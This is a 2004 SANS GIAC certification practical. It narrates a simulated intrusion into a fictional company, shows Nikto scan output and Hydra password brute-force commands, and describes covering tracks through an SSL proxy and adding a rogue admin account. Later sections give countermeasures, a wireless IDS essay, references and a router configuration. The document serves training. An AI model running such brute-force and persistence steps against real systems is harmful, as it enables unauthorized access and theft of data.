The XXX.XXX.70.57 server's response also told me that GIAC is utilizing OpenSSL 0.9.7b (looks old -- must be vulnerability for this posted somewhere). It is also running an older version of PHP and is set up for the default port for SSL, port 443. Seeing that they have all these add-ons with Apache, this leads me to believe that this box might be used for development or is simply has not been patched up to date. This is an excellent starting point for me to get into their internal network. I will concentrate on gaining access to this machine.

To cover my tracks, I will connect to this machine using SSLProxy⁴⁰ which will encrypt my attempts to gain access to their machine and avoid detection from their IDS' (if deployed). I will start a SSL proxy locally on my computer binding to port 5000 and will connect to the victim machine on port 443. I will utilize dummyCert.pem CA certificate (listed below) that I exported from my Web browser for verification with the proxy⁴¹.

⁴⁰SSLProxy-2000-JAN-29. URL: <http://www.obdev.at/products/ssl-proxy/>.

⁴¹ "Practical Auditing of HTTP(S) Servers". URL: <http://196.30.67.6/misc/summercon2001.doc>. (3 May, 2004).


```
+ SSL Info:      Ciphers: DHE-RSA-AES256-SHA
                Info: /C=US/ST=California/L=santa anna/O=GIAC/OU=IT/CN=GIAC
/emailAddress=stonerj@giac.net
                Subject: /C=US/ST=California/L=sanata anna/O=GIAC/OU=IT/CN=GIAC/e
mailAddress=stonerj@giac.net
+ Start Time:   Fri May 7 09:38:56 2004
```

```
-----
+ Server: Apache/2.0.47 (Unix) mod_ssl/2.0.47 OpenSSL/0.9.7b PHP/4.3.2
+ ERROR: No auth credentials for "GIAC please set.
+ Continuing scan without authentication, but suppressing 401 messages.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ mod_ssl/2.0.47 appears to be outdated (current is at least 2.8.15) (may depend on server
version)
+ OpenSSL/0.9.7b appears to be outdated (current is at least 0.9.7c) (may depend on server
version)
+ PHP/4.3.2 appears to be outdated (current is at least 4.3.4RC2)
+ PHP/4.3.2 - PHP below 4.3.3 may allow local attackers to safe mode and gain access to
unauthorized files. BID-8203.
+ mod_ssl/2.0.47 OpenSSL/0.9.7b PHP/4.3.2 - mod_ssl 2.8.7 and lower are vulnerable to a remote
buffer overflow which may allow a remote shell (difficult to exploit). CAN-2002-0082.
+ /-root - Enumeration of users is possible by requesting ~username (responds with Forbidden for
real users, not found for non-existent users) (GET).
+ / - TRACE option appears to allow XSS or credential theft. See
http://www.cgisecurity.com/whitehat-mirror/WhitePaper\_screen.pdf for details (TRACE)
+ /exchange/ - This may be interesting (Outlook exchange OWA server?)... (GET)
+ /servlet/ServletManager - Netware Java Servlet Gateway found. Default user id is servlet, default
password is manager. All default code should be removed from Internet servers. (GET)
+ /servlet/sqlcdsn - Netware SQL connector found. All default code should be removed from web
servers. (GET)
+ 1987 items checked - 5 item(s) found on remote host(s)
+ End Time:     Fri May 7 10:06:11 2004 (217 seconds)
-----
+ 1 host(s) tested
```

Compromise an internal system

From the Nikto scan, I found some interesting information. There are a number of packages that are outdated on the machine which makes me confirm my earlier assessment that this is most likely a development machine. So, from what I know right now -- I have a few options to try to gain access to this box. The first is to try to attempt to try some user id's and see if any of them will gain me access to use a password. Another option is to search for the vulnerabilities posted above and see if I could exploit them to gain access to the machine. Since I have account names of three people who appear to work for GIAC, I will try combinations of their names to see if any are valid. Since the authentication banner stated to use lastname, first initial -- I will start there using:

Debbi Wilson	wilsond
Steve Wiles	wilesw
Stoner J	stonerj

Attempting to use "wilsond", "wilson" and "wilsonde" got me nowhere. I will assume that she does not have an account. Utilizing "wilesj" and "stonerj" has more success. They seem to have some form off access to this machine. I

assumed earlier that this must be some form of development box and may not have all of the organizations account set up on it. Additionally, since it isn't a standard box, maybe the administrators used bogus or easy passwords. I will utilize a tool called "HYDRA"⁴³ and use a password file to run against the two accounts that have been verified to exist. The following will use the SSLProxy that we have established and brute force passwords against the Web server. The password file is a combination of words that have been added (to include user-ids) and can be appended to by downloading additional dictionaries from www.packetstormsecurity.org. It can also check for "null" and "password" for the passwords. It also could connect via SSL but we will continue to use the SSLProxy session that already has been established. If this tool didn't work, I would change my SSLProxy to listen on my WLAN Cards IP address and have my transparent bridged VMWare session utilize Brutus⁴⁴ or WebCracker 4.0⁴⁵ against the GIAC server.

```
# ./hydra -l wilesw -P /tmp/passwordfile -e ns http://127.0.0.1:5000 http
#./ hydra -l stonerj -P /tmp/passwordfile -e ns http://127.0.0.1:5000 http
```

The wilesw account is broken within 30 seconds, It's password is wilesw – same as the userid. After 3 hours, the stonerj account chalks up the password "IamtheMan".

Retain access to the system

At this point, I am giddy. I now have access to a machine. I log in with both accounts and find that the "stonerj" has more menu options so I decide to stick with his account for a while. I search around the menu options and drop down boxes and see that most of the information is about Fortune Sayings and referencing accounts. However, there isn't much information here and there is no actual account information except for the Fortune Cookie Saying uploads that has been designated to come from suppliers. I find the administrator functions and see where I can add and delete users. I decide to add another account "wilsond" and grant her admin access. I log off and log back in with "wilsond" and look to see if I can run remote commands. I have the option of "uploading" and "downloading" files. At this point, I upload a text file stating that the machine has been compromised and place it in the /var/log directory and name it "Compromise". I can tell from the Web interface that GIAC is using PostgreSQL 7.2⁴⁶. From this point, crafting SQL queries to gain access to the internal database and I have GIAC database information. I now have access to information such as the size of the databases, with information on customers and fortune cookie sayings. Since I am accessing the information as "wilsond", it is less likely to be noticed.

⁴³ "HYDRA". URL: <http://www.thc.org/thc-hydra/>. (2 May, 2004).

⁴⁴ Brute Force Cracker. <http://www.hoobie.net/brutus>

⁴⁵ WebCracker 4.0 <http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=webcracker+4&type=archives>. (2 May 2004).

⁴⁶PostgreSQL. <http://www.postgresql.org/docs/7.2/static/index.html>.

Countermeasures

Human error is the primary cause in security breaches for organizations⁴⁷. No matter how many Firewalls or IDS' an organization deploys, if an employee sets up a default accounts, leaves unpatched software, posts important Internal information to the organizations Web site or simply fooled – your security policy becomes obsolete. Constant auditing of your sites security policy should be ongoing to search for vulnerabilities and poor security practices. The following are some recommendations that GIAC could implement to help tighten their security policy:

DNS: Disallow zone transfers from unknown sites. In GIAC's case, there is no need to advertise their three clients or allow zone transfers. However, since the ISP is managing their components, they will need to arrange to disable this service. Recommendation would be to set up a DNS server in the External network that only communicated with the ISP and block zone transfers.

Web site information: Don't post free information that can be used against your site. Listing how the user login format is setup on the authentication page only gives the attacker more information to work from. Additionally, upgrade the server's software to current releases. Edit the source file for Apache and comment out the following lines that "define" your base product information⁴⁸. Configure the files and recompile:

- Apache "httpd.h" file,
- Mod_SSL "libssl.version" file
- OpenSSL "opensslv.h" file
- PHP "php_version.h / configure.in" files

SSL Traffic: There are a few things that could be done to better secure the GIAC Portals. The first would be to deploy a SSL Proxy solution. Whether a Firewall or hardware solution – have external requests connected to this device. This will eliminate external clients connecting directly to the device and brute force the password. Another recommendation is to set up another device to do all the SSL acceleration. This would eliminate the Portal being required to authenticate certificates from unknown sites, it could also increase performance.

Portal Authentication: Have all authentications go to an external source such as a LDAP server. This will allow your site administrator to enforce password aging, strong passwords, locking of accounts after a set number

⁴⁷ "Human Error". URL: http://www.comptia.org/pressroom/get_news_item.asp?id=424. (5 May, 2004).

⁴⁸ "Message Thread". URL: <http://www.securityfocus.com/archive/105/252623>. (5 May, 2004).

of failures and have logging of login attempts. Normally, administrators do not search their Web server logs unless there is a problem. Administrators will check Syslog messages that could be sent from an authentication server sending continuous messages of “authentication failure”.

Dual Homing: This should be a big no-no for any site setting up secure networks. GIAC had two networks in their Service network. Once a machine was compromised, the attacker could see that there was another network, and in this instance, that network was allowed access to the Internal Network. Compartment each host for its purpose. For instance, if a server needs to access by partners, have a network set up for the partners. Then, only allow that server access to another compartmented network on the Internal Network. In the event of a compromise, you will be able to quarantine the network that have compromised and reduce damage to the other servers.

Remove Default Passwords: This would apply to any machine, especially the database server. In this case, this was most likely a oversight when the administrator was loading the database server.

Strong Passwords: The use of strong passwords that are changed quarterly is a good start. This will defeat the script kiddies and the curious.

Leaking of Information: The sales associate surrendered important information about the internal infrastructure. Never disclose information about business operations such as firewalls, routers, servers or administration. This could provide valuable information to the intruder. Don't make their job any easier, treat all your organizations information as if is Top Secret.

Final Recommendations

If your information is important to you, protect it! Don't leave old servers or workstations on the network. They are an accident waiting to happen. Disable or remove services that aren't needed. This would seem very obvious but is a very common problem. Patch the systems Operating Systems and their Applications running on them. Deploy a security policy that can be upheld. Deploy security devices that provide defense in depth features and compartmentalize information like bulkheads on a submarine. That way if one area is compromised, you can close it off and not sink.

Assignment 4: Attacks from the Parking Lot

What makes Intrusion Detection and analysis on wireless networks different from wired networks? Wireless IDS's are based on detecting layer 1 and 2 intrusions where as traditional IDS's are based on detecting layer 3 and 4 attacks. It is assumed in a wired network that your physical medium is secure when connect directly to access to a switch. In an 802.11 network, the wireless signal is broadcast everywhere – there are no guarantees of security. 802.11's physical and data link layer are literally in the air. Wireless devices communicate with one another by using radio frequencies that utilize common layer 1 and 2 protocols specified by the IEEE 802.11⁴⁹ working group. As soon as a connection is made, Wireless devices utilize TCP/IP which makes them susceptible to layer 3 and 4 attacks too. So there you have it, Wireless devices have the best (and worst) of both worlds.

Rogue and Insidious

In traditional networks, engineers have full control and have established secured, hardwired ingress and egress locations. From these locations, the engineer can control what type of traffic is/isn't allowed and where it can go with access lists on routers, static routes, VLANs, Firewalls, etc. In a wireless network, a user can bypass all of that security and connect to a Wireless access point (WAP) that also may be attached to that hardwired network. This scenario is every network security engineer's nightmare, the "back door" into the network with a mis-configured (unconfigured) Access Point⁵⁰. Then there are the "Ad Hoc" connections brought to you by default settings on all new notebook computers⁵¹ and of course, the "Rogue" AP's that the guy in the parking lot outside of your building is trying to steal your network. It is a growing problem and it is even getting bigger. Ryan Crum, a senior consultant with PricewaterhouseCoopers stated in www.pcmag.com that "*this is the biggest risk [rogue AP's] to our clients right now*" and that he found rouge AP's in all 30 businesses wireless networks that he evaluated⁵².

Another IDS?

Are we overreacting here? Most organizations have spent more on security in FY 2003 than ever before⁵³. A security manager may tell you that they don't need

⁴⁹ <http://standards.ieee.org/getieee802/802.11.html> (2 May, 2004).

⁵⁰ WLAN Monitors Thwart Rogue Access Points, Carmen Nobel. URL: <http://www.eweek.com/article2/0,1759,1563863,00.asp> (2 May, 2004).

⁵¹ "Intel Wireless plans begin with new Chip". Micheal Knellos. <http://news.com.com/2100-1006-991566.html>. (25 April, 2004).

⁵² "The Trouble with Wireless. Cade Metz. URL: <http://www.pcmag.com/article2/0,1759,1570248,00.asp>. (2 May 2004).

⁵³ "Security Budgets Soared in 2003". URL: http://www.theregister.co.uk/2004/04/06/datamonitor_security2003/. (25 April, 2004).

a wireless IDS because they have a strong security policy and do not allow wireless devices on the network – in fact, they scan weekly for the devices. However, what happens that one time a user does break security policy and is connected to your network with a poorly configured wireless device and becomes fodder for a “wardriving” enthusiast – or worse⁵⁴? Brian Mansfield, a high-tech consultant of Mansfield Group LLC was quoted in October of 2003 on www.searchsecurity.com as saying: “a *Wireless IDS is needed not only for people that have deployed WLANs, but also for enterprises that have not deployed one. And the reason why is that attacks from a WLAN into a wired network are a very real threat.*”⁵⁵ Therefore it might become policy to use a two tiered approach when it comes to Intrusion Detection. Utilize a traditional hybrid IDS to detect TCP/IP attacks that is blind to Wireless attacks and utilize another device to become a Wireless Intrusion Detection platform. Working together, both tiers should be able to build an early warning defense net.

Wireless Fidelity (Wi-Fi) -- The Good

Before we go into all the attacks and dangers of Wireless devices, let’s talk a little bit about how “Wi-Fi”⁵⁶ works. 802.11 devices have been around for a few years now and are really starting to take off. Wireless devices are convenient for those wishing to add internet access but don’t have the funds for wiring closets and adding long cable runs to other parts of buildings. 802.11 utilize radio frequencies as is physical layer versus using traditional cables. The frequencies and modulation of these signals determine the speed at which they will operate. Two of the primary 802.11 standards that we will discuss will be 802.11b (11 Mbps max) and 802.11g (54 Mbps Max)⁵⁷.

There are two types of Wireless topologies; “Ad Hoc” (Peer-to-Peer Workgroup) and “Infrastructure Mode”⁵⁸. In Ad-Hoc mode, a wireless device can connect directly to another wireless device without the need of an access point, creating their own individual networks. In Infrastructure mode, wireless devices will connect to an access point to talk to one another or gain access outside of the AP network, such as the Internet. Both Wireless topologies will need a Service Set Identifier (SSID) which is a unique, case-sensitive name that will need to be the same at all points.

Since Wireless networks are not connected by physical mediums, there has to be some way to require wireless clients to authenticate to the network. Wired Equivalent Privacy (WEP) uses a symmetric key encryption that requires a client

⁵⁴ “Wardriving and Warchalking”. URL: <http://www.wardrive.net/>. (2 May 2004).

⁵⁵ “Questions & Answers”. Mia Shopis. URL:

http://searchsecurity.techtarget.com/qna/0,289202,sid14_gci931628,00.html?track=NL-20

⁵⁶ “Wi-Fi”. URL: http://wi-fiplanet.webopedia.com/TERM/W/Wi_Fi.html. (2 May, 2004).

⁵⁷ Wireless Networking Basics. URL: <http://www.netgear.com/docs/refdocs/Wireless/wirelessBasics.htm>. (2 May, 2004).

⁵⁸ Wireless Networking Basics. URL: <http://www.netgear.com/docs/refdocs/Wireless/wirelessBasics.htm>. (2 May, 2004).

to possess the correct key (40, 64 or 128 bit) in order to join the network. Payloads (frame and CRC)⁵⁹ are encrypted using the RSA Security RC4 stream cipher from the Wireless NIC to the distant end NIC where it is decrypted. The data will only be encrypted as long as they remain on the wireless network. As soon as the data egresses the wireless LAN, WEP no longer exists and the packet payloads are again in the clear.

Physical location is important for Wireless devices. Rule of thumb is the closer you are means a better signal strength, which equates to more speed. Items such as microwave ovens, paper shredders, wireless telephones, walls, humans, mountains and climate can affect wireless performance.

Threats to Wireless Networks – The Bad

The most common problem and the easiest to compromise and exploit are the unconfigured AP's. Default configurations, which contain the basic setup SSIDs, no encryption and default administrator passwords (<http://www.phenoelit.de/dpl/dpl.html>⁶⁰ contains a list of default configurations). Knowing the SSID the AP is the first step and connecting to the network. Not utilizing encryption along with default configurations is allowing your AP to become a springboard for unauthorized access to and from your network. This can also set your network up for unauthorized AP's (Rogue) and 802.11 clients.

An AP's default is to send broadcast beacons (that contain the network SSID) that synchronize clocks on clients and makes it easy for new clients to see what networks are available. This is what War Drivers are looking for by searching for open networks by Broadcast or Null SSID's by passively listening for the AP's beacon. When a new WLAN is detected – they log the SSID, MAC, Location via GPS and Security Configuration.⁶¹

There are basic encryption methods to help secure the physical media. WEP was designed with the intent of making the shared Wireless network as secured as a physically wired medium. However, people make the mistake in thinking that WEP encrypts their data throughout the Internet, which it doesn't. Even when WEP works as it was designed, when a client joins the network with the correct WEP key, it becomes an unencrypted Ethernet network. This means, if one manages to get or break the WEP key, they have full roam of the network.

In addition, there are known inherent vulnerabilities and weaknesses with WEP⁶². There is a possibility for WEP to create weak packets due to a flaw in the RC4 encryption algorithm. Packets can be collected passively and when enough are

⁵⁹“802.11 WEP”. URL: <http://www.wi-fiplanet.com/tutorials/article.php/1368661>. (May 2, 2004)

⁶⁰ “Default Password List”. URL: <http://www.phenoelit.de/dpl/dpl.html>. (May 2, 2004).

⁶¹ “Open WLANs”. URL: <http://www.dis.org/filez/openlans.pdf>. (May 2, 2004).

⁶² “Security of the WEP Algorithms”. URL: <http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>. (3 May, 2004).

collected, it is possible to brute force and crack the key. What makes this an issue is you will not know that you are being scanned and monitored until the intruder accesses and joins the network. This is the very situation a Wireless IDS would alert you of a possible probe and unauthorized access into the network. Although WEP has its number of problems, it is still recommended to enable it. It will still repel accidental connections to your WAP and deter the casual War Driver looking for free Internet.

After the client is authenticated and negotiated a connection to the AP, they become a shared media just like wired networks. This makes the Wireless device vulnerable to the same exploits as their siblings such as Denial of Service, Port Scanning, MAC Spoofing, and application bugs. This can be a very tempting resource for hackers wishing to remain anonymous and want to cover their tracks by finding vulnerable Wireless networks to spring their reconnaissance sessions and attacks from.

Improper location of the AP is another key issue that could be overlooked when deploying the Wireless Network. The normal thought would be to place the WAP somewhere on the internal network because that is where the client is working. However, this would bypass your security infrastructure much like a Rouge AP. If the WAP is compromised, you could possibly give an intruder the easy access to your internal network. A goof rule of thumb is to treat all WAP's as untrusted networks and force them to enter your network the same way as external clients.

Ease of an Attack -- The Ugly

How easy is it to hack into a Wireless network? That is a good question. I simply entered "hacking wireless networks" in my Google search engine and found a number of sites dedicated to Wardriving (many interesting stories about Pringles Cans). From there, I was pointed to a number of sites where free or cheap tools dedicated to Wardriving and great papers on "how to" and "how not to" conduct business of Wardriving. Therefore, with a little research and some time, I would say not very hard.

Of course, the Internet isn't the only source. 2600 The Hacker Quarterly,⁶³ Volume 20, Number 4 had a very interesting and useful article by RaT_HaCk "War Driving with a Pocket PC", (pages 21-22). In that short article, RaT_HaCk discusses how many Pocket PC's are being sold with Wi-Fi cards which makes it even easier to Wardrive now than ever. RaT_HaCk continues by explaining the basics and which tools to use for Access Point Sniffing, Packet Sniffing, Network Diagnostic Tools (DNS Lookup, port scanner, traceroute, etc) and how to Map Drives. If nothing else shakes you to your senses, allowing someone to search your internal network and download files off your systems with your entire high speed network security infrastructure being sidestepped, nothing will.

⁶³ 2600 The Hacker Quarterly,⁶³ Volume 20, Number 4. Winter 2003-2004. by RaT_HaCk "War Driving with a Pocket PC", (pages 21-22).

Wireless IDS

After discussing some of the inter workings of 802.11 and some of its shortcomings, one could see where a Wireless IDS could come into use. How does one know that we have unauthorized users gliding into the organizations network whenever they wish? Wireless IDS', like their sibling Wired IDS platforms rely on traffic signatures or fingerprints to identify applications that may be probing, attacking, accessing or in some cases stealing the network (literally stealing the WAP).

There are two types of techniques used in network surveillance for the discovery of WLAN's which are Active Probing and RF Monitoring⁶⁴. Active Probing is sending probe request frames on each wireless channel to detect Wireless AP's. Since this is a broadcast, it is possible to set up signatures to detect this form of probe. RF Monitoring (RFMON Mode) is simply listening to everything within the RF range without responding to any frames. This makes the listening device undetectable and obviously hard to find. Examples of network scanning signatures that could be searched for are:

- **Wellenreiter:** Linux based Passive RF Monitoring⁶⁵
- **AiroPeel NX:** Windows based WLAN Analyzer - Active Scanning and Passive RF Monitoring
- **NetStumbler:** Windows based Active Scanner⁶⁶.
- **ISS Wireless Scanner:** Windows based Active Scanning or Passive RF Monitoring⁶⁷
- **Dstumbler:** War Driver/lanjacking tool for BSD OS that supports Active Scanning/Probing or Passive RF Monitoring⁶⁸
- **Kismet:** Linux based Passive RF Monitoring, IDS, and Sniffer⁶⁹

Like wired IDS platforms, location of the Wireless will be important. However, instead of making a decision of inside or outside a firewall – the IDS will need to be installed within the same wireless network⁷⁰. If your site has a “no Wireless Policy”, this is simplified by placing the IDS sensors throughout the geographical area of the organization could be the solution.

⁶⁴ “Layer 2 Analysis of WLAN Discovery...”. Joshua Wright. URL: <http://home.jwu.edu/jwright/papers/wlan-mac-spoof.pdf>. (2 May 2004).

⁶⁵ “Wellenreiter: Wavelan Hacking. URL: <http://www.wellenreiter.net/index.html>. (2 May 2004).

⁶⁶ “Netstumbler”. URL: <http://www.netstumbler.com>. (2 May 2004).

⁶⁷ “ISS Wireless Scanner”. URL:http://documents.iss.net/literature/WirelessScanner/WS1.0_FAQ.pdf. (2 May, 2004).

⁶⁸ Dstumbler. URL: <http://www.dachb0den.com/projects/dstumbler.html>. (2 May, 2004).

⁶⁹ “Kismet:”. URL: <http://www.kismetwireless.net/>. (2 May, 2004).

⁷⁰ “Layer 2 Analysis of WLAN Discovery...”. Joshua Wright. URL: <http://home.jwu.edu/jwright/papers/wlan-mac-spoof.pdf>. (2 May 2004).

What IDS should I deploy?

Wireless IDS platforms are still in their infancy stages. However, as the 802.11 generations continue to develop and their increased growth into the business and home arenas, Wireless IDS platforms will continue to improve and become mainstream devices like their wired siblings. The following are examples of Wireless IDS solutions utilizing a commercial vendor and open source.

AirDefense is an Enterprise scaled Wireless IDS solution that utilizes multiple Wireless sensors that report to a centralized server.⁷¹ AirDefense has advanced features other than just detecting Wireless devices such as⁷²:

- Maintaining a Wi-Fi Asset database
- Wireless Device Relationships (whom is associating with whom)
- Inventory of AP's and identify them if they disappear
- Network Usage and Analysis
- Availability
- Fault Diagnostics

One organization that is using the AirDefense solution is an Atlanta based InfoSec firm Vigilar⁷³.

A Home Grown solution will require some research and engineering. Joshua Wright discussed in his article: "Layer 2 Analysis of WLAN Discovery Applications for Intrusion Detections"⁷⁴ how to detect signatures using Ethereal filters to detect predictable data strings. This solution is rather difficult and is time consuming and could provide continuous false positives due to the non "trainability" of the solution.

Just a Matter of Time

Timeliness reaction to an attack is important. This seems like a forgone conclusion if you are in the security business. However, this is a bit different from traditional attacks due to the close physical proximity of an intruder. Instead of an attack taking place from somewhere out in the Internet cloud (nameless shadowy figure), the attacker could be attacking from your lobby, bathroom, broom closet or from the parking lot with a Yaggi "Cantenna"⁷⁵,. They may be only on your location for a short period of time but may be there long enough to hide a Rouge AP somewhere in your building or sniff data traffic. Then use that information to brute force your WEP key and access your site at another time.

⁷¹ "AirDefense". URL: http://www.airdefense.net/products/airdefense_ids.shtm. (2 May, 2004).

⁷² "AirDefense Features". URL: <http://www.airdefense.net/products/features/index.html>. (2 May, 2004).

⁷³ "Fixed Wireless Technology". URL: http://www.isp-planet.com/fixed_wireless/technology/2003/wids_overview2.html. (3 May 2004).

⁷⁴ "Layer 2 Analysis of WLAN Discovery...". <http://home.jwu.edu/jwright/papers/l2-wlan-ids.pdf>. (2 May 2004).

⁷⁵ "Cantenna". URL: <http://www.netsecum.com/~clapp/wireless.html>. (2 May, 2004).

This enters the realm of physical security (guard, police officer, or mean 'ole dog with a bad demeanor) where you will need to confront the attacker due to the direct and immediate threat that they pose.

Wireless security is making it on security manager's checklists of new problems to protect against. It may seem that there are more ways to attack Wireless devices than there are to protect them. However, a good start would be to integrate a Wireless IDS solution into the organizations security infrastructure. Even hard lining budget managers can understand the possibilities of theft and problems that rouge devices pose to their organization.

© SANS Institute 2004, Author retains full rights.

References

Books and Publications

Multiple Authors. Stealing the Network: How to Own the Box. Rockland, MA: Syngress, 2003. 11-12.

Maiwald, Eric. Network Security, A Beginner's Guide. Emeryville, CA: McGraw-Hill/Osbourne, 2003. 116-117.

Dhanjani, Nitesh. Hack Notes: Linux and Unix Security. McGraw-Hill/Osbourne, 2002.

2600 The Hacker Quarterly, Volume 20, Number 4. Winter 2003-2004. by RaT_HaCk "War Driving with a Pocket PC", (pages 21-22).

The NSA "*Router Security Configuration Guide*", Report # C4-040R-02, DATED 27 SEP 2002

URLS

"Visa Cardholder Information Security Program". URL: http://www.usa.visa.com/business/merchants/cisp_index.html

"MasterCard Site Data Protection Program". URL: <http://sdp.mastercardintl.com/>

"Definition of spam". URL: <http://mail-abuse.org/standard.html>.

RFC 1918 "Private IP addresses". URL: www.faqs.org/rfcs/rfc918.html

"NAT". http://www.cisco.com/en/US/tech/tk648/tk361/tk438/tech_protocol_home.html

Cisco VPN 3005. URL: <http://www.cisco.com/en/US/products/hw/vpndevc/ps2284/ps2290/>.

PGP. URL: www.pgp.com.

AirDefense. URL: <http://www.airdefense.net/products/features/control.html>

Cisco 7200 Series I/O Controllers. URL: http://cisco.cisco.com/en/US/products/ps341/products_data_sheet09186a0080088724.html

Cisco Catalyst OS. URL: http://www.cisco.com/en/US/products/hw/switches/ps646/prod_bulletin09186a00801ce930.html

Secure Computing Proxy Implementation. <http://www.securecomputing.com>

Secure Computing Smart Filter. <http://www.securecomputing.com>.

Secure Computing DNS Implementation. <http://www.securecomputing.com>

Secure Computing Implementation of Sendmail. <http://www.securecomputing.com>

DNS Cache Poisoning – The Next Generation. URL: <http://www.securityfocus.com/guest/17905>

What is Snort. URL: <http://www.snort.org/about.html>

Analysis Console for Intrusion Databases. URL: <http://acidlab.sourceforge.net/>

Symantec's Hybrid IDS. URL: <http://enterprisesecurity.symantec.com/products>

Activeworx Policy Manager. URL: <http://www.activeworx.com/idspm>

ISS Real Secure Scanner <http://www.iss.net/>.

Nmap Network Scanner. URL: <http://www.insecure.org/nmap>

Wi-Fi, Wireless Fidelity, high frequency wireless LAN. URL: <http://whatis.techtarget.com/definition/>

Wi-Fi Security Auditing. URL: <http://www.netstumbler.com/download/>

Solar Winds. URL: <http://solarwinds.net/Tools/Engineer/index.htm>

25940 OWA Configuration for firewalls. URL: <http://support.microsoft.com/default.aspx?scid=kb;enus;259240>

Secunia Advisory SA11387. URL: <http://secunia.com/advisories/11387/>

Cisco Default Filter Rules Table taken from the online help on the VPN Concentrator

"GCFW Practical Assignment". URL: http://www.giac.org/practical/GCFW/Patrick_Luce_GCFW.pdf.

Kismet 2004-04-01. URL: <http://www.kismetwireless.net/download.shtml>.

SSLProxy-2000-JAN-29. URL: <http://www.obdev.at/products/ssl-proxy/>.

VMWare. http://www.vmware.com/products/desktop/ws_faqs.html.

Dictionaries. www.packetstormsecurity.org

Nikto. <http://www.cirt.net/code/nikto.shtml>.

"HYDRA". URL: <http://www.thc.org/thc-hydra/>.

"Default Passwords". URL: <http://www.cirt.net/cgi-bin/passwd.pl?method=showven&ven=PostgreSQL>.

WebCracker 4.0 <http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=webcracker+4&type=archives>

PostgreSQL. <http://www.postgresql.org/docs/7.2/static/index.html>

"Human Error". URL: http://www.comptia.org/pressroom/get_news_item.asp?id=424.

"Message Thread". URL: <http://www.securityfocus.com/archive/105/252623>.

802.11 Standards. URL: <http://standards.ieee.org/getieee802/802.11.html>

WLAN Monitors Thwart Rogue Access Points, Carmen Nobel. URL: <http://www.eweek.com/article2/0,1759,1563863,00.asp>

"Intel Wireless plans begin with new Chip". Micheal Knellos. <http://news.com.com/2100-1006-991566.html>.

"The Trouble with Wireless. Cade Metz. URL:
<http://www.pcmag.com/article2/0,1759,1570248,00.asp>.

"Security Budgets Soared in 2003". URL:
http://www.theregister.co.uk/2004/04/06/datamonitor_security2003/.

"Wardriving and Warchalking". URL: <http://www.wardrive.net/>.
"Questions & Answers". Mia Shopis. URL:
http://searchsecurity.techtarget.com/qna/0,289202,sid14_gci931628,00.html?track=NL-20

"Wi-Fi". URL: http://wi-fiplanet.webopedia.com/TERM/W/Wi_Fi.html

Wireless Networking Basics. URL:
<http://www.netgear.com/docs/refdocs/Wireless/wirelessBasics.htm>

"802.11 WEP". URL: <http://www.wi-fiplanet.com/tutorials/article.php/1368661>.

"Default Password List". URL:<http://www.phenoelit.de/dpl/dpl.html>.

Brute Force Cracker. <http://www.hoobie.net/brutus>

"Open WLANs". URL: <http://www.dis.org/filez/openlans.pdf>.

"Security of the WEP Algorithms". URL:<http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>.

"Layer 2 Analysis of WLAN Discovery...". Joshua Wright. URL:
<http://home.jwu.edu/jwright/papers/wlan-mac-spoof.pdf>.

"Wellenreiter: Wavelan Hacking. URL: <http://www.wellenreiter.net/index.html>.

"Netstumbler". URL: <http://www.netstumbler.com>.

"ISS Wireless Scanner".
URL:http://documents.iss.net/literature/WirelessScanner/WS1.0_FAQ.pdf.

Dstumbler. URL: <http://www.dachb0den.com/projects/dstumbler.html>.

Kismet. URL: <http://www.kismetwireless.net/>.

AirDefense. URL: http://www.airdefense.net/products/airdefense_ids.shtm.

"AirDefense Features". URL: <http://www.airdefense.net/products/features/index.html>.

"Fixed Wireless Technology". URL: http://www.isp-planet.com/fixed_wireless/technology/2003/wids_overview2.html.

"Antenna". URL: <http://www.netscum.com/~clapp/wireless.html>.

www.sans.org

www.google.com (springboard for Internet searches)

Appendix A

Software List for Infrastructure Components

NAME	VER	LOCATION OF BINARIES/SOFTWARE
Cisco 7204 Router IOS	12.2(10g)	http://www.cisco.com
Cisco 2550/2750 IOS	12.1(19)EA1c	http://www.cisco.com
Cisco 3005 VPN Concentrator	vpn3005-4.0.1.Rel-k9.bin OS	http://www.cisco.com
Secure Computing G2 Firewall	6.1.0.01	http://www.securecomputing.com

© SANS Institute 2004, Author retains full rights.

Appendix B
IDS/ IDS Manager Software

IDS/ IDS Manager		
NAME	VER	LOCATION OF BINARIES/SOFTWARE
Red Hat Linux	9.0	http://www.redhat.com
Snort IDS	2.1.1	http://www.snort.org/
Analysis Console for Intrusion Databases	0.9.6.b23	http://acidlab.sourceforge.net
Activeworx IDS Rule MGR	1.40 (build 52)	http://www.activeworx.com/idspm
MySQL	3.23.58	http://www.mysql.com/
PHP	4.3.4	http://www.php.net/
ADODB 1.2 Database Library		http://php.weblogs.com/adodb/
PHPlot PHP Chart Library:	4.4.6	http://www.phplot.com
JPGraph Library 1.8	1.8	http://www.aditus.nu/jpgraph/
Apache Web Server	2.0.49	http://www.apache.org/

© SANS Institute 2004, Author retained

Appendix C

GIACe Edge Router Configuration

```
#####
version 12.2
##### SERVICES #####
! GUIDANCE FOR HARDENING THIS ROUTER: THE NSA "ROUTER SECURITY
! CONFIGURATION GUIDE", REPORT NUMBER C4-040R-02, DATED 27 SEP 2002.
! ADDITIONAL CONFIGURATION INFORMATION: WWW.CISCO.COM
#####
! FINGER IS A SECURITY RISK.
no service finger
! THE NAGLE SERVICE HELPS WITH ROUTER PERFORMANCE WITH SMALL PACKETS.
service nagle
! TIMESTAMP ALL DEBUG STATEMENTS AND PROVIDES UPTIME.
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
! THIS SERVICE ENCRYPTS PASSWORDS IN THE CONFIGURATION.
service password-encryption
! THE FOLLOWING SERVICES ARE POTENTIAL SECURITY RISKS.
no service udp-small-servers
no service tcp-small-servers
#####
no service pad
#####
hostname GIACe-edge
!
boot system slot1:c7200-jk9s-mz.122-10g.bin
boot bootldr slot0:c7200-boot-mz.120-23.bin
no logging buffered
no logging console
enable password 7 xxxxxxxxxxxx
#####
username admin privilege 15 password 7 xxxxxxxxxxxxxxxx
username ITguy privilege 10 password 7 xxxxxxxxxxxxxxxx
#####
clock timezone EST -5
clock summer-time EDT recurring
! #####
! DOES NOT ALLOW X.X.X.0 FOR A VALID IP ADDRESS
no ip subnet-zero
